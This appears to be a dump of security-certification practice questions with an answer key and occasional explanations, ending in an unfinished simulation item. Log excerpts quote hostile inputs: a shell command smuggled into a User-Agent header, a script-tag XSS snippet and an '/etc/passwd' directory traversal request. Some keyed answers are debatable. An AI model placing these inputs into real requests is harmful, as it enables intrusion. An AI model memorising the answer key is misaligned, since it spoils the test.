Several customers want an organization to verify its security controls are operating effectively and have requested an independent opinion. Which of the following is the most efficient way to address these requests?

- A. Hire a vendor to perform a penetration test
- B. Perform an annual self-assessment.
- C. Allow each client the right to audit
- D. Provide a third-party attestation report

Answer: D

QUESTION 529

A university employee logged on to the academic server and attempted to guess the system administrators' log-in credentials. Which of the following security measures should the university have implemented to detect the employee's attempts to gain access to the administrators' accounts?

- A. Two-factor authentication
- B. Firewall
- C. Intrusion prevention system
- D. User activity logs

Answer: D

QUESTION 530

Which of the following consequences would a retail chain most likely face from customers in the event the retailer is non-compliant with PCI DSS?

- A. Contractual impacts
- B. Sanctions
- C. Fines
- D. Reputational damage

Answer: D

QUESTION 531

A security analyst is reviewing logs and discovers the following:

```
149.32.228.10 - - [28/Jan/2023:16:32:45 -0300] "GET / HTTP/1.0"  
User-Agent: ${/bin/sh/ id} 200 397
```

Which of the following should be used to best mitigate this type of attack?

- A. Input sanitization
- B. Secure cookies
- C. Static code analysis
- D. Sandboxing

Answer: A

Explanation:

The log entry in the image suggests that the system is potentially under attack, as the User-Agent header contains what looks like a shell command: `$/bin/sh/id`. This type of activity may indicate an attempted command injection attack, where an attacker is trying to execute shell commands via a vulnerable web application.

QUESTION 532

An administrator is installing an SSL certificate on a new system. During testing, errors indicate that the certificate is not trusted. The administrator has verified with the issuing CA and has validated the private key. Which of the following should the administrator check for next?

- A. If the wildcard certificate is configured
- B. If the certificate signing request is valid
- C. If the root certificate is installed
- D. If the public key is configured

Answer: C

QUESTION 533

An employee emailed a new systems administrator a malicious web link and convinced the administrator to change the email server's password. The employee used this access to remove the mailboxes of key personnel. Which of the following security awareness concepts would help prevent this threat in the future?

- A. Recognizing phishing
- B. Providing situational awareness training
- C. Using password management
- D. Reviewing email policies

Answer: A

QUESTION 534

A new security regulation was announced that will take effect in the coming year. A company must comply with it to remain in business. Which of the following activities should the company perform next?

- A. Gap analysis
- B. Policy review
- C. Security procedure evaluation
- D. Threat scope reduction

Answer: A

QUESTION 535

An accountant is transferring information to a bank over FTP. Which of the following mitigations should the accountant use to protect the confidentiality of the data?

- A. Tokenization
- B. Data masking
- C. Encryption
- D. Obfuscation

Answer: C

QUESTION 536

An organization has recently decided to implement SSO. The requirements are to leverage access tokens and focus on application authorization rather than user authentication. Which of the following solutions would the engineering team most likely configure?

- A. LDAP
- B. Federation
- C. SAML
- D. OAuth

Answer: D

QUESTION 537

Which of the following would most likely be used by attackers to perform credential harvesting?

- A. Social engineering
- B. Supply chain compromise
- C. Third-party software
- D. Rainbow table

Answer: A

QUESTION 538

A security engineer would like to enhance the use of automation and orchestration within the SIEM. Which of the following would be the primary benefit of this enhancement?

- A. It increases complexity.
- B. It removes technical debt.
- C. It adds additional guard rails.
- D. It acts as a workforce multiplier.

Answer: D

QUESTION 539

A systems administrator receives an alert that a company's internal file server is very slow and is only working intermittently. The systems administrator reviews the server management software and finds the following information about the server:

ServerName	#Connections	CPU%	MEM%	Read/s	Writes/s
FileSev01	12	99.6%	97%	50KB/s	100KB/s

Which of the following indicators most likely triggered this alert?

- A. Concurrent session usage
- B. Network saturation
- C. Account lockout
- D. Resource consumption

Answer: D

QUESTION 540

Which of the following data states applies to data that is being actively processed by a database server?

- A. In use
- B. At rest
- C. In transit
- D. Being hashed

Answer: A

QUESTION 541

Which of the following architectures is most suitable to provide redundancy for critical business processes?

- A. Network-enabled
- B. Server-side
- C. Cloud-native
- D. Multitenant

Answer: C

QUESTION 542

While reviewing logs, a security administrator identifies the following code:

```
<script>function (send_info)</script>
```

Which of the following best describes the vulnerability being exploited?

- A. XSS
- B. SQLi
- C. DDoS
- D. CSRF

Answer: A

Explanation:

The code snippet provided (<script>function (send_info)</script>) indicates the presence of a

JavaScript function embedded within a webpage, which is typical of a cross-site scripting (XSS) attack.

QUESTION 543

An organization issued new laptops to all employees and wants to provide web filtering both in and out of the office without configuring additional access to the network. Which of the following types of web filtering should a systems administrator configure?

- A. Agent-based
- B. Centralized proxy
- C. URL scanning
- D. Content categorization

Answer: A

QUESTION 544

Which of the following provides the best protection against unwanted or insecure communications to and from a device?

- A. System hardening
- B. Host-based firewall
- C. Intrusion detection system
- D. Anti-malware software

Answer: B

QUESTION 545

An employee who was working remotely lost a mobile device containing company data. Which of the following provides the best solution to prevent future data loss?

- A. MDM
- B. DLP
- C. FDE
- D. EDR

Answer: A

Explanation:

MDM enables centralized control over mobile devices, allowing administrators to enforce security policies such as device encryption, remote wipe/lock, and access controls. If a device is lost or stolen, MDM can remotely erase corporate data to prevent unauthorized access.

MDM also supports Data Loss Prevention (DLP) policies, restricting data sharing and copying between apps, and controlling app permissions, which further protects sensitive information on mobile devices.

QUESTION 546

An IT administrator needs to ensure data retention standards are implemented on an enterprise application. Which of the following describes the administrator's role?

- A. Processor

- B. Custodian
- C. Privacy officer
- D. Owner

Answer: B

QUESTION 547

A company plans to secure its systems by:

- Preventing users from sending sensitive data over corporate email
- Restricting access to potentially harmful websites

Which of the following features should the company set up? (Choose two.)

- A. DLP software
- B. DNS filtering
- C. File integrity monitoring
- D. Stateful firewall
- E. Guardrails
- F. Antivirus signatures

Answer: AB

QUESTION 548

A company processes and stores sensitive data on its own systems. Which of the following steps should the company take first to ensure compliance with privacy regulations?

- A. Implement access controls and encryption.
- B. Develop and provide training on data protection policies.
- C. Create incident response and disaster recovery plans.
- D. Purchase and install security software.

Answer: A

QUESTION 549

Which of the following cryptographic methods is preferred for securing communications with limited computing resources?

- A. Hashing algorithm
- B. Public key infrastructure
- C. Symmetric encryption
- D. Elliptic curve cryptography

Answer: C

QUESTION 550

A network administrator wants to ensure that network traffic is highly secure while in transit. Which of the following actions best describes the actions the network administrator should take?

- A. Ensure that NAC is enforced on all network segments, and confirm that firewalls have updated policies to block unauthorized traffic.
- B. Ensure only TLS and other encrypted protocols are selected for use on the network, and only permit authorized traffic via secure protocols.
- C. Configure the perimeter IPS to block inbound HTTPS directory traversal traffic, and verify that signatures are updated on a daily basis.
- D. Ensure the EDR software monitors for unauthorized applications that could be used by threat actors, and configure alerts for the security team.

Answer: B

QUESTION 551

Which of the following definitions best describes the concept of log correlation?

- A. Combining relevant logs from multiple sources into one location
- B. Searching and processing data to identify patterns of malicious activity
- C. Making a record of the events that occur in the system
- D. Analyzing the log files of the system components

Answer: B

QUESTION 552

An enterprise security team is researching a new security architecture to better protect the company's networks and applications against the latest cyberthreats. The company has a fully remote workforce. The solution should be highly redundant and enable users to connect to a VPN with an integrated, software-based firewall. Which of the following solutions meets these requirements?

- A. IPS
- B. SIEM
- C. SASE
- D. CASB

Answer: C

QUESTION 553

Which of the following allows an exploit to go undetected by the operating system?

- A. Firmware vulnerabilities
- B. Side loading
- C. Memory injection
- D. Encrypted payloads

Answer: A

Explanation:

Firmware operates at a lower level than the operating system. It's the software embedded in hardware components like the BIOS/UEFI, network cards, hard drives, etc. If a vulnerability exists in the firmware, an exploit can run before the operating system even boots or can operate outside of the OS's control.

QUESTION 554

A malicious insider from the marketing team alters records and transfers company funds to a personal account. Which of the following methods would be the best way to secure company records in the future?

- A. Permission restrictions
- B. Hashing
- C. Input validation
- D. Access control list

Answer: A

Explanation:

Implementing strict permission restrictions ensures that users can only access the data and functions necessary for their specific roles. By limiting access rights, the company can reduce the risk of unauthorized modifications by restricting sensitive financial records to only those who absolutely need access. Additionally, permission restrictions allow for better monitoring and control over sensitive data, making it harder for malicious insiders to perform unauthorized actions.

QUESTION 555

An organization is required to provide assurance that its controls are properly designed and operating effectively. Which of the following reports will best achieve the objective?

- A. Red teaming
- B. Penetration testing
- C. Independent audit
- D. Vulnerability assessment

Answer: C

Explanation:

An independent audit provides an unbiased assessment of the organization's controls, verifying that they are properly designed and operating effectively. Such audits often result in formal reports, such as SOC (Service Organization Control) reports, which are specifically designed to give assurance to stakeholders regarding the effectiveness of controls.

QUESTION 556

A systems administrator successfully configures VPN access to a cloud environment. Which of the following capabilities should the administrator use to best facilitate remote administration?

- A. A jump host in the shared services security zone
- B. An SSH server within the corporate LAN
- C. A reverse proxy on the firewall
- D. An MDM solution with conditional access

Answer: A

Explanation:

A jump host in a shared services security zone is specifically designed to provide secure access to remote environments, such as a cloud environment, while ensuring that access is monitored and controlled. This setup facilitates remote administration by providing a dedicated entry point, allowing administrators to access sensitive network areas through a secure, segmented pathway. This setup minimizes direct exposure to the cloud environment and enhances security.

QUESTION 557

An audit reveals that cardholder database logs are exposing account numbers inappropriately. Which of the following mechanisms would help limit the impact of this error?

- A. Segmentation
- B. Hashing
- C. Journaling
- D. Masking

Answer: D

QUESTION 558

A security analyst attempts to start a company's database server. When the server starts, the analyst receives an error message indicating the database server did not pass authentication. After reviewing and testing the system, the analyst receives confirmation that the server has been compromised and that attackers have redirected all outgoing database traffic to a server under their control. Which of the following MITRE ATT&CK techniques did the attacker most likely use to redirect database traffic?

- A. Browser extension
- B. Process injection
- C. Valid accounts
- D. Escape to host

Answer: D

QUESTION 559

A penetration tester enters an office building at the same time as a group of employees despite not having an access badge. Which of the following attack types is the penetration tester performing?

- A. Tailgating
- B. Shoulder surfing
- C. RFID cloning
- D. Forgery

Answer: A

QUESTION 560

Which of the following enables the ability to receive a consolidated report from different devices on the network?

- A. IPS
- B. DLP
- C. SIEM
- D. Firewall

Answer: C

QUESTION 561

An organization needs to monitor its users' activities in order to prevent insider threats. Which of the following solutions would help the organization achieve this goal?

- A. Behavioral analytics
- B. Access control lists
- C. Identity and access management
- D. Network intrusion detection system

Answer: A

QUESTION 562

A customer of a large company receives a phone call from someone claiming to work for the company and asking for the customer's credit card information. The customer sees the caller ID is the same as the company's main phone number. Which of the following attacks is the customer most likely a target of?

- A. Phishing
- B. Whaling
- C. Smishing
- D. Vishing

Answer: D

QUESTION 563

A security analyst is reviewing logs to identify the destination of command-and-control traffic originating from a compromised device within the on-premises network. Which of the following is the best log to review?

- A. IDS
- B. Antivirus
- C. Firewall
- D. Application

Answer: C

QUESTION 564

When trying to access an internal website, an employee reports that a prompt displays, stating that the site is insecure. Which of the following certificate types is the site most likely using?

- A. Wildcard
- B. Root of trust
- C. Third-party
- D. Self-signed

Answer: D

Explanation:

D (100%)

QUESTION 565

Which of the following would most likely be deployed to obtain and analyze attacker activity and techniques?

- A. Firewall
- B. IDS
- C. Honeypot
- D. Layer 3 switch

Answer: C

QUESTION 566

Which of the following objectives is best achieved by a tabletop exercise?

- A. Familiarizing participants with the incident response process
- B. Deciding red and blue team rules of engagement
- C. Quickly determining the impact of an actual security breach
- D. Conducting multiple security investigations in parallel

Answer: A

QUESTION 567

The private key for a website was stolen, and a new certificate has been issued. Which of the following needs to be updated next?

- A. SCEP
- B. CRL
- C. OCSP
- D. CSR

Answer: B

QUESTION 568

Which of the following organizational documents is most often used to establish and communicate expectations associated with integrity and ethical behavior within an organization?

- A. AUP
- B. SLA
- C. EULA
- D. MOA

Answer: A

QUESTION 569

Which of the following explains how to determine the global regulations that data is subject to regardless of the country where the data is stored?

- A. Geographic dispersion
- B. Data sovereignty
- C. Geographic restrictions
- D. Data segmentation

Answer: B

QUESTION 570

An organization's web servers host an online ordering system. The organization discovers that the servers are vulnerable to a malicious JavaScript injection, which could allow attackers to access customer payment information. Which of the following mitigation strategies would be most effective for preventing an attack on the organization's web servers? (Choose two.)

- A. Regularly updating server software and patches
- B. Implementing strong password policies
- C. Encrypting sensitive data at rest and in transit
- D. Utilizing a web-application firewall
- E. Performing regular vulnerability scans
- F. Removing payment information from the servers

Answer: AD

QUESTION 571

Which of the following tools is best for logging and monitoring in a cloud environment?

- A. IPS
- B. FIM
- C. NAC
- D. SIEM

Answer: D

QUESTION 572

During a SQL update of a database, a temporary field that was created was replaced by an attacker in order to allow access to the system. Which of the following best describes this type of vulnerability?

- A. Race condition
- B. Memory injection
- C. Malicious update
- D. Side loading

Answer: C

QUESTION 573

Which of the following elements of digital forensics should a company use if it needs to ensure the integrity of evidence?

- A. Preservation

- B. E-discovery
- C. Acquisition
- D. Containment

Answer: A

QUESTION 574

A company suffered a critical incident where 30GB of data was exfiltrated from the corporate network. Which of the following actions is the most efficient way to identify where the system data was exfiltrated from and what location the attacker sent the data to?

- A. Analyze firewall and network logs for large amounts of outbound traffic to external IP addresses or domains.
- B. Analyze IPS and IDS logs to find the IP addresses used by the attacker for reconnaissance scans.
- C. Analyze endpoint and application logs to see whether file-sharing programs were running on the company systems.
- D. Analyze external vulnerability scans and automated reports to identify the systems the attacker could have exploited a remote code vulnerability.

Answer: A

QUESTION 575

A security analyst wants to better understand the behavior of users and devices in order to gain visibility into potential malicious activities. The analyst needs a control to detect when actions deviate from a common baseline. Which of the following should the analyst use?

- A. Intrusion prevention system
- B. Sandbox
- C. Endpoint detection and response
- D. Antivirus

Answer: C

QUESTION 576

A legal department must maintain a backup from all devices that have been shredded and recycled by a third party. Which of the following best describes this requirement?

- A. Data retention
- B. Certification
- C. Sanitization
- D. Destruction

Answer: A

QUESTION 577

Which of the following can be used to compromise a system that is running an RTOS?

- A. Cross-site scripting

- B. Memory injection
- C. Replay attack
- D. Ransomware

Answer: B

QUESTION 578

A security architect wants to prevent employees from receiving malicious attachments by email. Which of the following functions should the chosen solution do?

- A. Apply IP address reputation data.
- B. Tap and monitor the email feed.
- C. Scan email traffic inline.
- D. Check SPF records.

Answer: C

QUESTION 579

Which of the following activities is the first stage in the incident response process?

- A. Detection
- B. Declaration
- C. Containment
- D. Verification

Answer: A

QUESTION 580

Which of the following is the main consideration when a legacy system that is a critical part of a company's infrastructure cannot be replaced?

- A. Resource provisioning
- B. Cost
- C. Single point of failure
- D. Complexity

Answer: C

QUESTION 581

Which of the following is a compensating control for providing user access to a high-risk website?

- A. Enabling threat prevention features on the firewall
- B. Configuring a SIEM tool to capture all web traffic
- C. Setting firewall rules to allow traffic from any port to that destination
- D. Blocking that website on the endpoint protection software

Answer: A

QUESTION 582

An organization is implementing a COPE mobile device management policy. Which of the following should the organization include in the COPE policy? (Choose two.)

- A. Remote wiping of the device
- B. Data encryption
- C. Requiring passwords with eight characters
- D. Data usage caps
- E. Employee data ownership
- F. Personal application store access

Answer: AB

QUESTION 583

A security administrator observed the following in a web server log while investigating an incident:

```
"GET ../../../../etc/passwd"
```

Which of the following attacks did the security administrator most likely see?

- A. Privilege escalation
- B. Credential replay
- C. Brute force
- D. Directory traversal

Answer: D

QUESTION 584

Which of the following should a security team do first before a new web server goes live?

- A. Harden the virtual host.
- B. Create WAF rules.
- C. Enable network intrusion detection.
- D. Apply patch management.

Answer: A

QUESTION 585

Which of the following techniques can be used to sanitize the data contained on a hard drive while allowing for the hard drive to be repurposed?

- A. Degaussing
- B. Drive shredder
- C. Retention platform
- D. Wipe tool

Answer: D

QUESTION 586

An attacker submits a request containing unexpected characters in an attempt to gain unauthorized access to information within the underlying systems. Which of the following best describes this attack?

- A. Side loading
- B. Target of evaluation
- C. Resource reuse
- D. SQL injection

Answer: D

QUESTION 587

A security analyst has determined that a security breach would have a financial impact of \$15,000 and is expected to occur twice within a three-year period. Which of the following is the ALE for this risk?

- A. \$7,500
- B. \$10,000
- C. \$15,000
- D. \$30,000

Answer: B

QUESTION 588

A systems administrator discovers a system that is no longer receiving support from the vendor. However, this system and its environment are critical to running the business, cannot be modified, and must stay online. Which of the following risk treatments is the most appropriate in this situation?

- A. Reject
- B. Accept
- C. Transfer
- D. Avoid

Answer: B

QUESTION 589

A company discovered its data was advertised for sale on the dark web. During the initial investigation, the company determined the data was proprietary data. Which of the following is the next step the company should take?

- A. Identify the attacker's entry methods.
- B. Report the breach to the local authorities.
- C. Notify the applicable parties of the breach.
- D. Implement vulnerability scanning of the company's systems.

Answer: C

QUESTION 590

Which of the following would be the best solution to deploy a low-cost standby site that includes hardware and internet access?

- A. Recovery site
- B. Cold site
- C. Hot site
- D. Warm site

Answer: D

QUESTION 591

An organization needs to determine how many employees are accessing the building each day in order to configure the proper access controls. Which of the following control types best meets this requirement?

- A. Detective
- B. Preventive
- C. Corrective
- D. Directive

Answer: A

QUESTION 592

An organization wants to implement a secure solution for remote users. The users handle sensitive PHI on a regular basis and need to access an internally developed corporate application. Which of the following best meet the organization's security requirements? (Choose two.)

- A. Local administrative password
- B. Perimeter network
- C. Jump server
- D. WAF
- E. MFA
- F. VPN

Answer: EF

QUESTION 593

A security consultant is working with a client that wants to physically isolate its secure systems. Which of the following best describes this architecture?

- A. SDN
- B. Air gapped
- C. Containerized
- D. Highly available

Answer: B

QUESTION 594

A company is in the process of migrating to cloud-based services. The company's IT department has limited resources for migration and ongoing support. Which of the following best meets the company's needs?

- A. IPS
- B. WAF
- C. SASE
- D. IAM

Answer: C

QUESTION 595

An employee clicks a malicious link in an email that appears to be from the company's Chief Executive Officer. The employee's computer is infected with ransomware that encrypts the company's files. Which of the following is the most effective way for the company to prevent similar incidents in the future?

- A. Security awareness training
- B. Database encryption
- C. Segmentation
- D. Reporting suspicious emails

Answer: A

QUESTION 596

Which of the following best describe the benefits of a microservices architecture when compared to a monolithic architecture? (Choose two.)

- A. Easier debugging of the system
- B. Reduced cost of ownership of the system
- C. Improved scalability of the system
- D. Increased compartmentalization of the system
- E. Stronger authentication of the system
- F. Reduced complexity of the system

Answer: CD

QUESTION 597

A user's workstation becomes unresponsive and displays a ransom note demanding payment to decrypt files. Before the attack, the user opened a resume they received in a message, browsed the company's website, and installed OS updates. Which of the following is the most likely vector of this attack?

- A. Spear-phishing attachment
- B. Watering hole
- C. Infected website
- D. Typosquatting

Answer: A

QUESTION 598

A penetration tester finds an unused Ethernet port during an on-site penetration test. Upon plugging a device into the unused port, the penetration tester notices that the machine is assigned an IP address, allowing the tester to enumerate the local network. Which of the following should an administrator implement in order to prevent this situation from happening in the future?

- A. Port security
- B. Transport Layer Security
- C. Proxy server
- D. Security zones

Answer: A

QUESTION 599

A security administrator documented the following records during an assessment of network services:

Record	Type	Address	TTL
@	A	192.168.1.1	14400
WWW	CNAME	192.168.1.1	14400

Two weeks later, the administrator performed a log review and noticed the records were changed as follows:

Record	Type	Address	TTL
@	A	233.123.123.23	14400
WWW	CNAME	233.123.123.23	14400

When consulting the service owner, the administrator validated that the new address was not part of the company network. Which of the following was the company most likely experiencing?

- A. DDoS attack
- B. DNS poisoning
- C. Ransomware compromise
- D. Spyware infection

Answer: B

QUESTION 600

Which of the following is the primary reason why false negatives on a vulnerability scan should be a concern?

- A. The system has vulnerabilities that are not being detected.
- B. The time to remediate vulnerabilities that do not exist is excessive.
- C. Vulnerabilities with a lower severity will be prioritized over critical vulnerabilities.

D. The system has vulnerabilities, and a patch has not yet been released.

Answer: A

QUESTION 601

A company is concerned about theft of client data from decommissioned laptops. Which of the following is the most cost-effective method to decrease this risk?

- A. Wiping
- B. Recycling
- C. Shredding
- D. Deletion

Answer: A

QUESTION 602

A company that has a large IT operation is looking to better control, standardize, and lower the time required to build new servers. Which of the following architectures will best achieve the company's objectives?

- A. IoT
- B. IaC
- C. IaaS
- D. ICS

Answer: B

QUESTION 603

A government official receives a blank envelope containing photos and a note instructing the official to wire a large sum of money by midnight to prevent the photos from being leaked on the internet. Which of the following best describes the threat actor's intent?

- A. Organized crime
- B. Philosophical beliefs
- C. Espionage
- D. Blackmail

Answer: D

QUESTION 604

Which of the following is the best security reason for closing service ports that are not needed?

- A. To mitigate risks associated with unencrypted traffic
- B. To eliminate false positives from a vulnerability scan
- C. To reduce a system's attack surface
- D. To improve a system's resource utilization

Answer: C

QUESTION 605

A malicious actor conducted a brute-force attack on a company's web servers and eventually gained access to the company's customer information database. Which of the following is the most effective way to prevent similar attacks?

- A. Regular patching of servers
- B. Web application firewalls
- C. Multifactor authentication
- D. Enabling encryption of customer data

Answer: C

Explanation:

Brute-force attacks typically aim to guess usernames and passwords. Multifactor authentication (MFA) adds an extra layer of security by requiring something beyond just a password (e.g., a code sent to a phone), effectively neutralizing brute-force efforts even if credentials are compromised.

QUESTION 606

Which of the following options will provide the lowest RTO and RPO for a database?

- A. Snapshots
- B. On-site backups
- C. Journaling
- D. Hot site

Answer: D

QUESTION 607

Due to a cyberattack, a company's IT systems were not operational for an extended period of time. The company wants to measure how quickly the systems must be restored in order to minimize business disruption. Which of the following would the company most likely use?

- A. Recovery point objective
- B. Risk appetite
- C. Risk tolerance
- D. Recovery time objective
- E. Mean time between failure

Answer: D

QUESTION 608

Which of the following actors attacking an organization is the most likely to be motivated by personal beliefs?

- A. Nation-state
- B. Organized crime
- C. Hacktivist
- D. Insider threat

Answer: C

QUESTION 609

Which of the following should a security team use to document persistent vulnerabilities with related recommendations?

- A. Audit report
- B. Risk register
- C. Compliance report
- D. Penetration test

Answer: B

QUESTION 610

An organization purchased a critical business application containing sensitive data. The organization would like to ensure that the application is not exploited by common data exfiltration attacks. Which of the following approaches would best help to fulfill this requirement?

- A. URL scanning
- B. WAF
- C. Reverse proxy
- D. NAC

Answer: B

QUESTION 611

A company is performing a risk assessment on new software the company plans to use. Which of the following should the company assess during this process?

- A. Software vulnerabilities
- B. Cost-benefit analysis
- C. Ongoing monitoring strategies
- D. Network infrastructure compatibility

Answer: A

QUESTION 612

A malicious actor is trying to access sensitive financial information from a company's database by intercepting and reusing log-in credentials. Which of the following attacks is the malicious actor attempting?

- A. SQL injection
- B. On-path
- C. Brute-force
- D. Password spraying

Answer: B

QUESTION 613

A new employee accessed an unauthorized website. An investigation found that the employee violated the company's rules. Which of the following did the employee violate?

- A. MOU
- B. AUP
- C. NDA
- D. MOA

Answer: B

QUESTION 614

A systems administrator is reviewing the VPN logs and notices that during non-working hours a user is accessing the company file server and information is being transferred to a suspicious IP address. Which of the following threats is most likely occurring?

- A. Typosquatting
- B. Root or trust
- C. Data exfiltration
- D. Blackmail

Answer: C

QUESTION 615
SIMULATION 3


A security architect is tasked with designing a highly resilient, business-critical application. The application SLA is 99.999%.

INSTRUCTIONS


Select the network, power, and server components for the appropriate locations to achieve application resiliency.

A component should be selected for each location, and components may be selected more than once.

If at any time you would like to bring back the initial state of the simulation, please click the Reset All button.



Answer:



QUESTION 616

